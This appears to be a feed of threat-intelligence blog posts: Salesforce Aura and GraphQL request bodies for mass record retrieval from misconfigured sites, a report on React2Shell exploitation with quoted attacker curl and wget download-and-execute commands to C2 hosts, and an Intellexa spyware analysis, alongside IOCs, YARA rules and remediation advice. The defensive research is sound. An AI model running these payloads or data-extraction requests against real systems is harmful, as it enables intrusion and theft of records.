Aura methods that expose the self-registration status and URL are highly valuable from an adversary's perspective. The getIsSelfRegistrationEnabled and getSelfRegistrationUrl methods of the LoginFormController controller can be used as follows to retrieve this information:

{"actions":[{"id":"1","descriptor":"apex://applauncher.LoginFormController/ACTION$getIsSelfRegistrationEnabled","callingDescriptor":"UHNKNOWN"},{"id":"2","descriptor":"apex://applauncher.LoginFormController/ACTION$getSelfRegistrationUrl","callingDescriptor":"UHNKNOWN"}]}

By bulking the two methods, two responses are returned from the server. In Figure 8, self-registration is available as shown in the first response, and the URL is returned in the second response.

Response when self-registration is enabled

Figure 8: Response when self-registration is enabled

This removes the need to perform brute forcing to identify the self-registration page; one request is sufficient. The AuraInspectorΒ tool verifies whether self-registration is enabled and alerts the researcher. The goal is to help Salesforce administrators determine whether self-registration is enabled or not from an external perspective.

GraphQL: Going Beyond the 2,000 Records Limit

Salesforce provides a GraphQL API that can be used to easily retrieve records from objects that are accessible via the User Interface API from the Salesforce instance. The GraphQL API itself is well documented by Salesforce. However, there is no official documentation or research related to the GraphQL Aura controller.

GraphQL query from the documentation

Figure 9: GraphQL query from the documentation

This lack of documentation, however, does not prevent its use. After reviewing the REST API documentation, Mandiant constructed a valid request to retrieve information for the GraphQL Aura controller. Furthermore, this controller was available to unauthenticated users by default. Using GraphQL over the known methods offers multiple advantages:

  • Standardized retrieval of records and information about objects

  • Improved pagination, allowing for the retrieval of all records tied to an object

  • Built-in introspection, which facilitates the retrieval of field names

  • Support for mutations, which expedites the testing of write privileges on objects

From a data retrieval perspective, the key advantage is the ability to retrieve all records tied to an object without being limited to 2,000 records. Salesforce confirmed this is not a vulnerability; GraphQL respects the underlying object permissions and does not provide additional access as long as access to objects is properly configured. However, in the case of a misconfiguration, it helps attackers access any amount of records on the misconfigured objects. When using basic Aura controllers to retrieve records, the only way to retrieve more than 2,000 records is by using sorting filters, which does not always provide consistent results. Using the GraphQL controller enables the consistent retrieval of the maximum number of records possible. Other options to retrieve more than 2,000 records are the SOAP and REST APIs, but those are rarely accessible to non-privileged users.

One limitation of the GraphQL Controller is that it can only retrieve records for User Interface API (UIAPI) supported objects. As explained in the associated Salesforce GraphQL API documentation, this encompasses most objects as the "User Interface API supports all custom objects and external objects and many standard objects."

Since there is no documentation on the GraphQL Aura controller itself, the API documentation was used as a reference. The API documentation provides the following example to interact with the GraphQL API endpoint:

curl "https://{MyDomainName}[.my.salesforce.com/services/data/v64.0/graphql](https://.my.salesforce.com/services/data/v64.0/graphql)" \
  -X POST \
  -H "content-type: application/json" \
  -d '{
  "query": "query accounts { uiapi { query { Account { edges { node { Name { value } } } } } } }"
}

This example was then transposed to the GraphQL Aura controller. The following Aura message was found to work:

{"actions":[{"id":"GraphQL","descriptor":"aura://RecordUiController/ACTION$executeGraphQL","callingDescriptor":"markup://forceCommunity:richText","params":{"queryInput":{"operationName":"accounts","query":"query+accounts+{uiapi+{query+{Account+{edges+{node+{+Name+{+value+}}}totalCount,pageInfo{endCursor,hasNextPage,hasPreviousPage}}}}}","variables":{}}},"version":"64.0","storable":true}]}

This provides the same capabilities as the GraphQL API without requiring API access. The endCursor, hasNextPage, and hasPreviousPage fields were added in the response to facilitate pagination. The requests and response can be seen in Figure 10.

Response when using the GraphQL Aura Controller

Figure 10: Response when using the GraphQL Aura Controller

The records would be returned with the fields queried and a pageInfo object containing the cursor. Using the cursor, it is possible to retrieve the next records. In the aforementioned example, only one record was retrieved for readability, but this can be done in batches of 2,000 records by setting the first parameter to 2000. The cursor can then be used as shown in Figure 11.

Retrieving next records using the cursor

Figure 11: Retrieving next records using the cursor

Here, the cursor is a Base64-encoded string indicating the latest record retrieved, so it can easily be built from scratch. With batches of 2,000 records, and to retrieve the items from 2,000 to 4,000, the message would be:

message={"actions":[{"id":"GraphQL","descriptor":"aura://RecordUiController/ACTION$executeGraphQL","callingDescriptor":"markup://forceCommunity:richText","params":{"queryInput":{"operationName":"accounts","query":"query+accounts+{uiapi+{query+{Contact(first:2000,after:\"djE6MTk5OQ==\"){edges+{node+{+Name+{+value+}}}totalCount,pageInfo{endCursor,hasNextPage,hasPreviousPage}}}}}","variables":{}}},"version":"64.0","storable":true}]}

In the example, the cursor, set in the after parameter, is the base64 for v1:1999. It tells Salesforce to retrieve items after 1999. Queries can be much more complex, involving advanced filtering or join operations to search for specific records. Multiple objects can also be retrieved in one query. Though not covered in detail here, the GraphQL controller can also be used to update, create, and delete records by using mutation queries. This allows unauthenticated users to perform complex queries and operations without requiring API access.

Remediation

All of the issues described in this blogpost stem from misconfigurations, specifically on objects and fields. At a high level, Salesforce administrators should take the following steps to remediate these issues:

  • Audit Guest User Permissions: Regularly review and apply the principle of least privilege to unauthenticated guest user profiles. Follow Salesforce security best practices for guest users object security. Ensure they only have read access to the specific objects and fields necessary for public-facing functionality.

  • Secure Private Data for Authenticated Users: Review sharing rules and organization-wide defaults to ensure that authenticated users can only access records and objects they are explicitly granted permission to.

  • Disable Self-Registration: If not required, disable the self-registration feature to prevent unauthorized account creation.

  • Follow Salesforce Security Best Practices: Implement the security recommendations provided by Salesforce, including the use of their Security Health Check tool.

Salesforce offers a comprehensive Security Guide that details how to properly configure objects sharing rules, field security, logging, real-time event monitoring and more.

All-in-One Tool: AuraInspector

To aid in the discovery of these misconfigurations, Mandiant is releasing AuraInspector. This tool automates the techniques described in this post to help identify potential shortcomings. Mandiant also developed an internal version of the tool with capabilities to extract records; however, to avoid misuse, the data extraction capability is not implemented in the public release. The options and capabilities of the tool are shown in Figure 12.

Help message of the AuraInspector tool

Figure 12: Help message of the AuraInspector tool

The AuraInspectorΒ tool also attempts to automatically discover valuable contextual information, including:

  • Aura Endpoint: Automatically identifying the Aura endpoint for further testing.

  • Home and Record List URLs: Retrieving direct URLs to home pages and record lists, offering insights into the user's navigation paths and accessible data views.

  • Self-Registration Status: Determining if self-registration is enabled and providing the self-registration URL when enabled.

All operations performed by the tool are strictly limited to reading data, ensuring that the targeted Salesforce instances are not impacted or modified. AuraInspector is available for download now.

Detecting Salesforce Instances

While Salesforce Experience Cloud applications often make obvious requests to the Aura endpoint, there are situations where an application's integration is more subtle. Mandiant often observes references to Salesforce Experience Cloud applications buried in large JavaScript files. It is recommended to look for references to Salesforce domains such as:

  • *.vf.force.com

  • *.my.salesforce-sites.com

  • *.my.salesforce.com

The following is a simple Burp Suite Bcheck that can help identify those hidden references:

metadata:
    language: v2-beta
    name: "Hidden Salesforce app detected"
    description: "Salesforce app might be used by some functionality of the application"
    tags: "passive"
    author: "Mandiant"

given response then
    if ".my.site.com" in {latest.response} or ".vf.force.com" in {latest.response} or ".my.salesforce-sites.com" in {latest.response} or ".my.salesforce.com" in {latest.response} then
        report issue:
            severity: info
            confidence: certain
            detail: "Backend Salesforce app detected"
            remediation: "Validate whether the app belongs to the org and check for potential misconfigurations"
    end if

Note that this is a basic template that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.

The following is a representative UDM query that can help identify events in Google SecOps associated with POST requests to the Aura endpoint for potential Salesforce instances:

target.url = /\/aura$/ AND 
network.http.response_code = 200 AND 
network.http.method = "POST"

Note that this is a basic UDM query that can be further fine-tuned to better identify Salesforce instances using other relevant patterns.

Mandiant Services

Mandiant Consulting can assist organizations in auditing their Salesforce environments and implementing robust access controls. Our experts can help identify misconfigurations, validate security postures, and ensure compliance with best practices to protect sensitive data.

Acknowledgements

This analysis would not have been possible without the assistance of the Mandiant Offensive Security Services (OSS) team. We also appreciate Salesforce for their collaboration and comprehensive documentation.

Multiple Threat Actors Exploit React2Shell (CVE-2025-55182)

12 December 2025 at 15:00

Written by: Aragorn Tseng, Robert Weiner, Casey Charrier, Zander Work, Genevieve Stark, Austin Larsen


Introduction

On Dec. 3, 2025, a critical unauthenticated remote code execution (RCE) vulnerability in React Server Components, tracked as CVE-2025-55182 (aka "React2Shell"), was publicly disclosed. Shortly after disclosure, Google Threat Intelligence Group (GTIG) had begun observing widespread exploitation across many threat clusters, ranging from opportunistic cyber crime actors to suspected espionage groups.

GTIG has identified distinct campaigns leveraging this vulnerability to deploy a MINOCAT tunneler, SNOWLIGHT downloader, HISONIC backdoor, and COMPOOD backdoor, as well as XMRIG cryptocurrency miners, some of which overlaps with activity previously reported by Huntress. These observed campaigns highlight the risk posed to organizations using unpatched versions of React and Next.js. This post details the observed exploitation chains and post-compromise behaviors and provides intelligence to assist defenders in identifying and remediating this threat.

For information on how Google is protecting customers and mitigation guidance, please refer to our companion blog post, Responding to CVE-2025-55182: Secure your React and Next.js workloads.

CVE-2025-55182 Overview

CVE-2025-55182 is an unauthenticated RCE vulnerability in React Server Components with a CVSS v3.x score of 10.0 and a CVSS v4 score of 9.3. The flaw allows unauthenticated attackers to send a single HTTP request that executes arbitrary code with the privileges of the user running the affected web server process.

GTIG considers CVE-2025-55182 to be a critical-risk vulnerability. Due to the use of React Server Components (RSC) in popular frameworks like Next.js, there are a significant number of exposed systems vulnerable to this issue. Exploitation potential is further increased by two factors: 1) there are a variety of valid payload formats and techniques, and 2) the mere presence of vulnerable packages on systems is often enough to permit exploitation.

The specific RSC packages that are vulnerable to CVE-2025-55182 are versions 19.0, 19.1.0, 19.1.1, and 19.2.0 of:

  • react-server-dom-webpack

  • react-server-dom-parcel

  • react-server-dom-turbopack

A large number of non-functional exploits, and consequently false information regarding viable payloads and exploitation logic, were widely distributed about this vulnerability during the initial days after disclosure. An example of a repository that started out wholly non-functional is this repository published by the GitHub user "ejpir", which, while initially claiming to be a legitimate functional exploit, has now updated their README to appropriately label their initial research claims as AI-generated and non-functional. While this repository still contains non-functional exploit code, it also now contains legitimate exploit code with Unicode obfuscation. While instances like this initially caused confusion across the industry, the number of legitimate exploits and their capabilities have massively expanded, including in-memory Next.js web shell deployment capabilities. There are also exploit samples, some entirely fake, some non-functional, and some with legitimate functionality, containing malware targeting security researchers. Researchers should validate all exploit code before trusting its capabilities or legitimacy.

Technical write-ups about this vulnerability have been published by reputable security firms, such as the one from Wiz. Researchers should refer to such trusted publications for up-to-date and accurate information when validating vulnerability details, exploit code, or published detections.

Additionally, there was a separate CVE issued for Next.js (CVE-2025-66478); however, this CVE has since been marked as a duplicate of CVE-2025-55182.

Observed Exploitation Activity

Since exploitation of CVE-2025-55182 began, GTIG has observed diverse payloads and post-exploitation behaviors across multiple regions and industries. In this blog post we focus on China-nexus espionage and financially motivated activity, but we have additionally observed Iran-nexus actors exploiting CVE-2025-55182.

China-Nexus Activity

As of Dec. 12, GTIG has identified multiple China-nexus threat clusters utilizing CVE-2025-55182 to compromise victim networks globally. Amazon Web Services (AWS) reporting indicates that China-nexus threat groups Earth Lamia and Jackpot Panda are also exploiting this vulnerability. GTIG tracks Earth Lamia as UNC5454. Currently, there are no public indicators available to assess a group relationship for Jackpot Panda.

MINOCAT

GTIG observed China-nexus espionage cluster UNC6600 exploiting the vulnerability to deliver the MINOCAT tunneler. The threat actor retrieved and executed a bash script used to create a hidden directory ($HOME/.systemd-utils), kill any processes named "ntpclient", download a MINOCAT binary, and establish persistence by creating a new cron job and a systemd service and by inserting malicious commands into the current user's shell config to execute MINOCAT whenever a new shell is started. MINOCAT is an 64-bit ELF executable for Linux that includes a custom "NSS" wrapper and an embedded, open-source Fast Reverse Proxy (FRP) client that handles the actual tunneling.

SNOWLIGHT

In separate incidents, suspected China-nexus threat actor UNC6586 exploited the vulnerability to execute a command using cURL or wget to retrieve a script that then downloaded and executed a SNOWLIGHT downloader payload (7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a). SNOWLIGHT is a component of VSHELL, a publicly available multi-platform backdoor written in Go, which has been used by threat actors of varying motivations. GTIG observed SNOWLIGHT making HTTP GET requests to C2 infrastructure (e.g., reactcdn.windowserrorapis[.]com) to retrieve additional payloads masquerading as legitimate files.

curl -fsSL -m180 reactcdn.windowserrorapis[.]com:443/?h=reactcdn.windowserrorapis[.]com&p=443&t=tcp&a=l64&stage=true -o <filename>

Figure 1: cURL command executed to fetch SNOWLIGHT payload

COMPOOD

GTIG also observed multiple incidents in which threat actor UNC6588 exploited CVE-2025-55182, then ran a script that used wget to download a COMPOOD backdoor payload. The script then executed the COMPOOD sample, which masqueraded as Vim. GTIG did not observe any significant follow-on activity, and this threat actor's motivations are currently unknown.

wget http://45.76.155[.]14/vim -O /tmp/vim
/tmp/vim "/usr/lib/polkit-1/polkitd --no-debug"

Figure 2: COMPOOD downloaded via wget and executed

COMPOOD has historically been linked to suspected China-nexus espionage activity. In 2022, GTIG observed COMPOOD in incidents involving a suspected China-nexus espionage actor, and we also observed samples uploaded to VirusTotal from Taiwan, Vietnam, and China.

HISONIC

Another China-nexus actor, UNC6603, deployed an updated version of the HISONIC backdoor. HISONIC is a Go-based implant that utilizes legitimate cloud services, such as Cloudflare Pages and GitLab, to retrieve its encrypted configuration. This technique allows the actor to blend malicious traffic with legitimate network activity. In this instance, the actor embedded an XOR-encoded configuration for the HISONIC backdoor delimited between two markers, "115e1fc47977812" to denote the start of the configuration and "725166234cf88gxx" to mark the end. Telemetry indicates this actor is targeting cloud infrastructure, specifically AWS and Alibaba Cloud instances, within the Asia Pacific (APAC) region.

<version>115e1fc47977812.....REDACTED.....725166234cf88gxx</version>

Figure 3: HISONIC markers denoting configuration

ANGRYREBEL.LINUX

Finally, we also observed a China-nexus actor, UNC6595, exploiting the vulnerability to deploy ANGRYREBEL.LINUX. The threat actor uses an installation script (b.sh) that attempts to evade detection by masquerading the malware as the legitimate OpenSSH daemon (sshd) within the /etc/ directory, rather than its standard location. The actor also employs timestomping to alter file timestamps and executes anti-forensics commands, such as clearing the shell history (history -c). Telemetry indicates this cluster is primarily targeting infrastructure hosted on international Virtual Private Servers (VPS).

Financially Motivated Activity

Threat actors that monetize access via cryptomining are often among the first to exploit newly disclosed vulnerabilities. GTIG observed multiple incidents, starting on Dec. 5, in which threat actors exploited CVE-2025-55182 and deployed XMRig for illicit cryptocurrency mining. In one observed chain, the actor downloaded a shell script named "sex.sh," which downloads and executes the XMRIG cryptocurrency miner from GitHub. The script also attempts to establish persistence for the miner via a new systemd service called "system-update-service."

GTIG has also observed numerous discussions regarding CVE-2025-55182 in underground forums, including threads in which threat actors have shared links to scanning tools, proof-of-concept (PoC) code, and their experiences using these tools.

Outlook and Implications

After the disclosure of high-visibility, critical vulnerabilities, it is common for affected products to undergo a period of increased scrutiny, resulting in a swift but temporary increase in the number of vulnerabilities discovered. Since the disclosure of CVE-2025-55182, three additional React vulnerabilities have been disclosed: CVE-2025-55183, CVE-2025-55184, and CVE-2025-67779. In this case, two of these follow-on vulnerabilities have relatively limited impacts (restricted information disclosure and causing a denial-of-service (DoS) condition). The third vulnerability (CVE-2025-67779) also causes a DoS condition, as it arose due to an incomplete patch for CVE-2025-55184.

Recommendations

Organizations utilizing React or Next.js should take the following actions immediately:

  1. Patch Immediately:

    1. To prevent remote code execution due to CVE-2025-55182, patch vulnerable React Server Components to at least 19.0.1, 19.1.2, or 19.2.1, depending on your vulnerable version. Patching to 19.2.2 or 19.2.3 will also prevent the potential for remote code execution.

    2. To prevent the information disclosure impacts due to CVE-2025-55183, patch vulnerable React Server Components to at least 19.2.2.

    3. To prevent DoS impacts due to CVE-2025-55184 and CVE-2025-67779, patch vulnerable React Server Components to 19.2.3. The 19.2.2 patch was found to be insufficient in preventing DoS impacts.

  2. Deploy WAF Rules: Google has rolled out a Cloud Armor web application firewall (WAF) rule designed to detect and block exploitation attempts related to this vulnerability. We recommend deploying this rule as a temporary mitigation while your vulnerability management program patches and verifies all vulnerable instances.

  3. Audit Dependencies: Determine if vulnerable React Server Components are included as a dependency in other applications within your environment.

  4. Monitor Network Traffic: Review logs for outbound connections to the indicators of compromise (IOCs) listed below, particularly wget or cURL commands initiated by web server processes.

  5. Hunt for Compromise: Look for the creation of hidden directories like $HOME/.systemd-utils, the unauthorized termination of processes such as ntpclient, and the injection of malicious execution logic into shell configuration files like $HOME/.bashrc.

Indicators of Compromise (IOCs)

To assist defenders in hunting for this activity, we have included IOCs for the threats described in this blog post. A broader subset of related indicators is available in a Google Threat Intelligence Collection of IOCsΒ available for registered users.

Indicator

Type

Description

reactcdn.windowserrorapis[.]com

Domain

SNOWLIGHT C2 and Staging Server

82.163.22[.]139

IP Address

SNOWLIGHT C2 Server

216.158.232[.]43

IP Address

Staging server for sex.sh script

45.76.155[.]14

IP Address

COMPOOD C2 and Payload Staging Server

df3f20a961d29eed46636783b71589c183675510737c984a11f78932b177b540

SHA256

HISONIC sample

92064e210b23cf5b94585d3722bf53373d54fb4114dca25c34e010d0c010edf3

SHA256

HISONIC sample

0bc65a55a84d1b2e2a320d2b011186a14f9074d6d28ff9120cb24fcc03c3f696

SHA256

ANGRYREBEL.LINUX sample

13675cca4674a8f9a8fabe4f9df4ae0ae9ef11986dd1dcc6a896912c7d527274

SHA256

XMRIG Downloader ScriptΒ 

(filename: sex.sh)

7f05bad031d22c2bb4352bf0b6b9ee2ca064a4c0e11a317e6fedc694de37737a

SHA256

SNOWLIGHT sample (filename: linux_amd64)

776850a1e6d6915e9bf35aa83554616129acd94e3a3f6673bd6ddaec530f4273

SHA256

MINOCAT sample

YARA Rules

MINOCAT

rule G_APT_Tunneler_MINOCAT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-10"
		rev = "1"
		md5 = "533585eb6a8a4aad2ad09bbf272eb45b"
	strings:
		$magic = { 7F 45 4C 46 }
		$decrypt_func = { 48 85 F6 0F 94 C1 48 85 D2 0F 94 C0 08 C1 0F 85 }
		$xor_func = { 4D 85 C0 53 49 89 D2 74 57 41 8B 18 48 85 FF 74 }
		$frp_str1 = "libxf-2.9.644/main.c"
		$frp_str2 = "xfrp login response: run_id: [%s], version: [%s]"
		$frp_str3 = "cannot found run ID, it should inited when login!"
		$frp_str4 = "new work connection request run_id marshal failed!"
		$telnet_str1 = "Starting telnetd on port %d\n"
		$telnet_str2 = "No login shell found at %s\n"
		$key = "bigeelaminoacow"
	condition:
		$magic at 0 and (1 of ($decrypt_func, $xor_func)) and (2 of ($frp_str*)) and (1 of ($telnet_str*)) and $key
}

COMPOOD

rule G_Backdoor_COMPOOD_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_modified = "2025-12-11"
		rev = β€œ1”
            md5 = β€œd3e7b234cf76286c425d987818da3304”
	strings:
		$strings_1 = "ShellLinux.Shell"
		$strings_2 = "ShellLinux.Exec_shell"
		$strings_3 = "ProcessLinux.sendBody"
		$strings_4 = "ProcessLinux.ProcessTask"
		$strings_5 = "socket5Quick.StopProxy"
		$strings_6 = "httpAndTcp"
		$strings_7 = "clean.readFile"
		$strings_8 = "/sys/kernel/mm/transparent_hugepage/hpage_pmd_size"
		$strings_9 = "/proc/self/auxv"
		$strings_10 = "/dev/urandom"
		$strings_11 = "client finished"
		$strings_12 = "github.com/creack/pty.Start"
	condition:
		uint32(0) == 0x464C457f and 8 of ($strings_*)
}

SNOWLIGHT

rule G_Hunting_Downloader_SNOWLIGHT_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		date_created = "2025-03-25"
		date_modified = "2025-03-25"
		md5 = "3a7b89429f768fdd799ca40052205dd4"
		rev = 1
	strings:
		$str1 = "rm -rf $v"
		$str2 = "&t=tcp&a="
		$str3 = "&stage=true"
		$str4 = "export PATH=$PATH:$(pwd)"
		$str5 = "curl"
		$str6 = "wget"
		$str7 = "python -c 'import urllib"
	condition:
		all of them and filesize < 5KB
}

Sanctioned but Still Spying: Intellexa’s Prolific Zero-Day Exploits Continue

3 December 2025 at 15:00

IntroductionΒ 

Despite extensive scrutiny and public reporting, commercial surveillance vendors continue to operate unimpeded. A prominent name continues to surface in the world of mercenary spyware, Intellexa. Known for its β€œPredator” spyware, the company was sanctioned by the US Government. New Google Threat Intelligence Group (GTIG) analysis shows that Intellexa isΒ evading restrictions and thriving.Β 

Intellexa has adapted, evaded restrictions, and continues selling digital weapons to the highest bidders. Alongside research published by our colleagues from Recorded Future and Amnesty, this blog post will shed light on Intellexa’s recent activities, unveil the real-world impact of their surveillance tools, and detail the actions we are taking against this industry.

Continued Prolific Exploitation of Zero-Day VulnerabilitiesΒ 

Over the past several years, Intellexa has solidified its position as one of, if not the most, prolific spyware vendors exploiting zero-day vulnerabilities against mobile browsers. Despite the consistent efforts of security researchers and platform vendors to identify and patch these flaws, Intellexa repeatedly demonstrates an ability to procure or develop new zero-day exploits, quickly adapting and continuing operations for their customers.

Intellexa is responsible for a substantial number of the zero-day vulnerabilities identified over the years by Google’s Threat Analysis Group (TAG), now part of GTIG. As an example, out of approximately 70 zero-day vulnerabilities discovered and documented by TAG since 2021, Intellexa accounts for 15 unique zero-days, including Remote Code Execution (RCE), Sandbox Escape (SBX), and Local Privilege Escalation (LPE) vulnerabilities. All of these zero-days have been patched by the respective vendors. In addition to developing exploitation of zero-days, we increasingly see evidence that Intellexa is purchasing steps of exploit chains from external entities.

CVE

Role

Vendor

Product

Type

Description

CVE-2025-48543

SBX+LPE

Google

Android

Memory corruption

Use-After-Free in Android Runtime

CVE-2025-6554

RCE

Google

Chrome

Memory corruption

Type confusion in V8

CVE-2023-41993

RCE

Apple

iOS

Memory Corruption

WebKit JIT RCE

CVE-2023-41992

SBX+LPE

Apple

iOS

Memory Corruption

Kernel IPC Use-After-Free

CVE-2023-41991

LPE

Apple

iOS

Code Signing Bypass

Code Signing Bypass

CVE-2024-4610

LPE

ARM

Mali

Memory Corruption

Improper GPU memory processing operations

CVE-2023-4762

RCE

Google

Chrome

Memory corruption

Type confusion in V8

CVE-2023-3079

RCE

Google

Chrome

Memory Corruption

Type Confusion in V8

CVE-2023-2136

SBX

Google

Skia

Memory Corruption

Integer overflow in Skia SKSL

CVE-2023-2033

RCE

Google

Chrome

Memory Corruption

Use-After-Free in V8

CVE-2021-38003

RCE

Google

Chrome

Memory Corruption

Inappropriate implementation in V8

CVE-2021-38000

RCE

Google

Chrome

Logic/Design Flaw

Insufficient validation of untrusted input in Intents

CVE-2021-37976

SBX

Google

Chrome

Memory Corruption

Information leak in memory_instrumentation

CVE-2021-37973

SBX

Google

Chrome

Memory Corruption

Use-after-free in Portals

CVE-2021-1048

SBX+LPE

Google

Android

Memory Corruption

Use-After-Free in ep_loop_check_proc

Table 1: Zero-days associated with Intellexa since 2021

Exploit ChainΒ 

Partnering with our colleagues at CitizenLab in 2023, we captured a full iOS zero-day exploit chain used in the wild against targets in Egypt. Developed by Intellexa, this exploit chain was used to install spyware publicly known as Predator surreptitiously onto a device. According to metadata, Intellexa referred to this exploit chain internally as β€œsmack.”

First Stage: JSKit Framework DΓ©jΓ  Vu

The initial stage of the exploit chain was a Safari RCE zero-day that Apple fixed as CVE-2023-41993. The exploit leveraged a framework internally called β€œJSKit.” Once arbitrary memory read and write primitives have been achieved thanks to a vulnerability in the renderer, in this case CVE-2023-41993, the framework provides all the requisite components to perform native code execution on modern Apple devices.

We believe that Intellexa acquired their iOS RCE exploits from an external entity, as we have seen this exact same JSKit framework used by other surveillance vendors and government-backed attackers since 2021. In 2024, we reported publicly on a campaign by Russian government-backed attackers using this exact same iOS exploit and JSKit framework in a watering hole attack against Mongolian government websites. We have also seen it used in other campaigns by surveillance vendors, including another surveillance vendor using the same framework when exploiting CVE-2022-42856 in 2022.

The JSKit framework is well maintained, supports a wide range of iOS versions, and is modular enough to support different Pointer Authentication Code (PAC) bypasses and code execution techniques. The framework can parse in-memory Mach-O binaries to resolve custom symbols and can ultimately manually map and execute Mach-O binaries directly from memory. In addition, the JSKit framework is fairly robust and well engineered, with each step of the exploitation process tested carefully. To date, we haven't seen a similar framework exist for Android.

Example of testing and validating shellcode execution

Figure 1: Example of testing and validating shellcode execution

The exploit Intellexa used was apparently tracked internally as "exploit number 7," according to debug strings at the entry point of the RCE exploit. This suggests that the external entity supplying exploits likely possesses a substantial number of iOS exploits targeting a wide range of versions.

Debug string suggesting multiple iOS exploits

Figure 2: Debug string suggesting multiple iOS exploits

Regarding Chrome exploitation, Intellexa has used a custom framework with all the features needed to gain code execution from any arbitrary vulnerability capable of leaking TheHole magic object in V8. They first used this framework with CVE-2021-38003, then with CVE-2023-4762, CVE-2023-3079, CVE-2023-2033, and more recently in June 2025 with CVE-2025-6554, observed in Saudi Arabia. This most recent, CVE-2025-6554, was a type confusion error in Chrome’s v8 engine. Chrome quickly mitigated the issue for all Chrome users with a configuration change and then fixed the bug as CVE-2025-6554 in version 138.0.7204.96. All these CVEs are vulnerabilities in V8 that all can be used to leak TheHole object.

Following Stages: Watching the Helper

The second stage is the most technical part of the chain and would require an entire separate blog post to describe all of its functionality. Essentially, this stage is in charge of breaking out of the Safari sandbox and executing an untrusted third stage payload as system by abusing the kernel vulnerabilities CVE-2023-41991 and CVE-2023-41992. This second stage communicates with the first stage to re-use some of the primitives (e.g., PAC bypass) and offers kernel memory read/write capabilities to the third stage.

The third stage (tracked by GTIG as PREYHUNTER) is the last one we captured and is composed of two modules called "helper" and "watcher."

The watcher module primarily ensures that the infected device does not exhibit suspicious behavior; if such behavior is detected, a notification is generated, and the exploitation process is terminated. The module is also in charge of monitoring crashes.

The following behaviors are detected:

  • Developer mode via security.mac.amfi.developer_mode_status

  • Console attached via diagnosticd

  • US or IL locale set on the phone

  • Cydia installed

  • Bash, tcpdump, frida, sshd, or checkrain process currently running on the phone

  • McAfee, AvastMobileSecurity, or NortonMobileSecurity installed on the phone

  • Custom HTTP proxy setup

  • Custom root CA installed

The helper module is communicating with the other parts of the exploit via a Unix socket at /tmp/helper.sock. Similar to the ALIEN malware for Android, the module has the ability to hook various places with custom frameworks called DMHooker and UMHooker. These hooks are allowing the module to perform basic spyware capabilities such as:

  • Recording VOIP conversations (stored in /private/var/tmp/l/voip_%lu_%u_PART.m4a)

  • Running a keylogger

  • Capturing pictures from the camera

The module is also hooking into the SpringBoard in order to hide user notifications caused by the aforementioned actions. We believe these capabilities are provided to the operator to make sure the infected device is the correct one before deploying a more sophisticated spyware, such as Predator.

The binary left compilation artifacts such as the following build directory including the name of the exploit chain.

/Users/gitlab_ci_2/builds/jbSFKQv5/0/roe/ios16.5-smackjs8-production/.

Overall, these exploits are high in sophistication, especially compared to the less sophisticated spyware stager, supporting our assessment that the exploits were likely acquired from another party.Β 

Disrupting Novel Delivery Capabilities

The primary delivery mechanism for Intellexa's exploits remains one-time links sent to targets directly via end-to-end encrypted messaging applications. However, we have also observed another tactic with a few customersβ€”the use of malicious advertisements on third-party platforms to fingerprint users and redirect targeted users to Intellexa's exploit delivery servers.

We believe this campaign is another example of commercial surveillance vendors abusing ads for exploit delivery, and Intellexa has gotten increasingly involved in this space since early 2025. Working with our partners, we identified the companies Intellexa created to infiltrate the advertising ecosystem, and those partners subsequently shut down the accounts from their platforms.

Addressing the Threat of Intellexa’s ActivitiesΒ 

Community efforts to raise awareness have built momentum toward an international policy response. Google has been a committed participant in the Pall Mall Process, designed to build consensus and progress toward limiting the harms from the spyware industry. Together, we are focused on developing international norms and frameworks to limit the misuse of these powerful technologies and protect human rights around the world. These efforts are built on earlier governmental actions, including steps taken by the US Government to limit government use of spyware, and a first-of-its-kind international commitment to similar efforts.

Recognizing the severity and widespread nature of Intellexa's activities in particular, we have made the decision to simultaneously deliver our government-backed attack warning to all known targeted accounts associated with Intellexa's customers since 2023. This effort encompasses several hundred accounts across various countries, including Pakistan, Kazakhstan, Angola, Egypt, Uzbekistan, Saudi Arabia, and Tajikistan, ensuring that individuals at risk are made aware of these sophisticated threats.

Following our disclosure policy, we are sharing our research to raise awareness and advance security across the ecosystem. We have also added all identified websites and domains to Safe Browsing to safeguard users from further exploitation. We urge users and organizations to apply patches quickly and keep software fully up-to-date for their protection. Google will remain focused on detecting, analyzing, and preventing zero-day exploitation as well as reporting vulnerabilities to vendors immediately upon discovery.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included IOCs in a GTI Collection for registered users.

File Indicators

  • 85d8f504cadb55851a393a13a026f1833ed6db32cb07882415e029e709ae0750
  • e3314bcd085bd547d9b977351ab72a8b83093c47a73eb5502db4b98e0db42cac

YARA Rule

This rule is intended to serve as a starting point for hunting efforts to identify PREYHUNTER malware; however, it may need adjustment over time.

rule G_Hunting_PREYHUNTER_IOSStrings_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
	strings:
		$ = "/Users/gitlab_ci_2/builds/jb"
		$ = "/roe/ios1"
		$ = "-production/libs/Exploit" ascii wide
		$ = "/private/var/tmp/l/voip_%lu_%u_PART.m4a" ascii wide
		$ = "/private/var/tmp/etherium.txt" ascii wide
		$ = "/private/var/tmp/kusama.txt" ascii wide
		$ = "_gadget_pacia" ascii wide
		$ = "ZN6Helper4Voip10setupHooksEvE3$_3" ascii wide
		$ = "Hook 1 triggered! location:" ascii wide
		$ = "KernelReaderI11CorelliumRWE" ascii wide
		$ = "NSTaskROP20WithoutDeveloperMode" ascii wide
		$ = "UMHookerI14RemoteTaskPort" ascii wide
		$ = "callFunc: building PAC cache for" ascii wide
		$ = "select  tset  FROM tsettings WHERE INSTR(tset, ?)" ascii wide
		$ = "select * from tsettings WHERE length(sha256) > ?" ascii wide
		$ = "isTrojanThreadERK" ascii wide
		$ = "getpid from victim returned:" ascii wide
		$ = "victim task kaddr:" ascii wide
	condition:
		1 of them
}

Acknowledgements

We would like to acknowledge and thank The Citizen Lab and Amnesty International for their collaboration and partnership.

Beyond the Watering Hole: APT24's Pivot to Multi-Vector Attacks

20 November 2025 at 15:00

Written by: Harsh Parashar, Tierra Duncan, Dan Perez


